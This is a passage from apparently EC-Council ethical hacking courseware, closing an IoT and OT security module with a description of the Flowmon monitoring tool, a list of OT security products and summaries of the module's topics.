Discussed below are various tools you can use to secure OT systems and networks:

- **Flowmon**

  Source: *https://www.flowmon.com*

  Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.119: Screenshot of Flowmon

Listed below are some additional tools for securing an OT environment:

- Indegy Industrial Cybersecurity Suite (*https://www.indegy.com*)
- Tenable Industrial Security (*https://www.tenable.com*)
- Singtel (*https://www.singtel.com*)
- Forescout (*https://www.forescout.com*)
- PA-220R (*https://www.paloaltonetworks.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we have discussed the following:
  - IoT concepts along with different types of IoT communication models
  - Various threats and attacks to IoT networks and devices
  - IoT hacking methodology, including information gathering, vulnerability scanning, launching IoT attacks, gaining remote access, and maintaining access along with various IoT hacking tools
  - Various countermeasures to be employed to prevent IoT network hacking attempts by threat actors
  - Secure IoT networks and devices using IoT security tools
  - OT concepts along with OT threats and attacks
  - OT hacking methodology and OT hacking tools
  - Various countermeasures to defend against OT attacks
  - OT security solutions and tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform cloud hacking in a cloud environment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

In this module, we have discussed IoT concepts along with different types of IoT communication models. We have also discussed in detail various threats to and attacks on IoT networks and devices. In addition, we have discussed the IoT hacking methodology, which covers information gathering, vulnerability scanning, launching IoT attacks, gaining remote access, and maintaining access. This module also illustrated various IoT hacking tools. In this module, we have also discussed various countermeasures to be employed to prevent IoT network hacking attempts by threat actors. We have also discussed in detail how to secure IoT networks and devices using IoT security tools.

In this module, we have also discussed OT concepts along with OT threats and attacks. We have discussed in detail the OT hacking methodology and tools. We have also discussed various countermeasures to defend against OT attacks. This module ended with a demonstration of OT security solutions and tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform cloud hacking in a cloud environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.